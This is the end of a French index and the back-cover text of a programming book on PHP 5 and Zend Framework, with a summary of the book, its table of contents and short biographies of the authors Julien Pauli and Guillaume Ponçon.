 - introduction 88
 - partial() 91
 - Zend_Loader 30
 - Zend_Loader_PluginLoader 282
 - Zend_Locale 169
 - bootstrap (déclaration) 170
 - Zend_Log 289
 - événements 41
 - journal 42
 - Zend_Mail 243
 - Zend_Memory 186
 - Zend_Pdf 247
 - Zend_Registry 45
 - Zend_Rest 224
 - Zend_Session 39, 153, 210
 - \$_SESSION 153
 - bootstrap (déclaration) 154
 - configuration 154
 - espaces de nom 155
 - garbage collector 155
 - Zend_Config (configuration) 154
 - Zend_Session_Namespace 153
 - avantage 155
 - exemple 155
 - utilisation 155
 - Zend_SOAP 228
 - Zend_Test 270, 436
 - Zend_Translate 170
 - adaptateur 171
 - architecture (règles) 175
 - bootstrap 176
 - exemple 172
 - structure 175
 - Zend_Validate 202
 - Zend_View 127, 132, 142, 206, 234
 - méthodes magiques 84
 - rendu automatique 95
 - Zend_XmlRpc 235
 - ZendPlatform 188
 - ZSFE (Zend Studio for Eclipse) 262

Programmez intelligent avec les Cahiers du Programmeur

Zend Framework

En imposant des règles strictes de gestion de code et en offrant une très riche bibliothèque de composants prêts à l'emploi, le framework PHP 5 Zend Framework guide le développeur web dans l'industrialisation de ses développements, afin d'en garantir la fiabilité, l'évolutivité et la facilité de maintenance.

Cet ouvrage présente les meilleures pratiques de développement web avec PHP 5 et le Zend Framework : design patterns, MVC, base de données, sécurité, interopérabilité, tests unitaires, gestion des flux et des sessions, etc. Non sans rappeler les prérequis techniques et théoriques à l'utilisation du framework, l'ouvrage aidera tant les développeurs débutants en PHP que les chefs de projets ou architectes aguerris souhaitant l'utiliser en entreprise.

Sommaire

Zend Framework • Inconvénients et avantages • Structure et principes • Conseils pour démarrer • **Cahier des charges** • Une application de réservations de salles • Spécifications fonctionnelles et techniques • Conventions • **Installation et prise en main** • Téléchargement et configuration • **Composants de base** • Chargement des classes • Gestion des messages • Débogage • Exceptions • Registre • **Bases de données** • SGBD compatibles • PDO • Exécution de requêtes • Passerelles et modèles de données • Performances et sécurité des données • Étendre Zend_Db • **MVC : première approche** • Parcours de la requête • Créer une vue • Créer un gabarit général • **MVC avancé** • Les objets de MVC • Routage • Dispatching • Plugins • Aides de vues et d'action • Distributeur • Configuration • **Sessions** • Le composant session • Espaces de noms • **Authentification** • Adaptateurs • **Listes de contrôle d'accès** • Ressources et rôles des ACL • **Internationalisation** • Gestion de la locale • Multilinguisme • Gettext/TMX • Monnaies • Dates • **Performances** • Cache • APC • Gestion de la mémoire • Compilation • **Sécurité** • Validateurs • Filtres • Attaques courantes et parades • **Interopérabilité** • REST • SOAP • Flux de données • **Autres composants** • E-mails • PDF • Formulaires • **Outils et méthodologie** • Zend Studio pour Eclipse (IDE) • Débogage • Profilage • Tests • **Utilisation avancée** • Créer et dériver des composants • Intégration • **Annexes** • Ce qu'est un framework • Rappel sur les bases de données • Programmation orientée objet • Motifs de conception (design patterns) • MVC • PHP • Subversion • PHPUnit.

Architecte certifié PHP et Zend Framework, **Julien Pauli** est responsable du pôle Zend Framework/PHP chez Anaska (groupe Alter Way). Contributeur de la première heure au framework en collaboration avec Zend Technologies, conférencier et membre de l'AFUP, il publie des articles sur PHP dans la presse.

Fondateur et gérant de la société OpenStates (partenaire Zend Technologies et Anaska), **Guillaume Ponçon** intervient depuis plus de sept ans auprès de grands comptes sur de nombreuses missions d'expertise, de conseil et de formation PHP. Ingénieur EPITA, expert certifié PHP et Zend Framework, il est aussi spécialiste des systèmes Unix/Linux et pratique Java et C/C++. Très impliqué dans la communauté PHP, avec la présidence de l'AFUP en 2007-2008 et la création de la Web TV PHPTV, il est l'auteur de l'ouvrage *Best practices PHP 5* et coauteur du *Mémento PHP et SQL* aux éditions Eyrolles.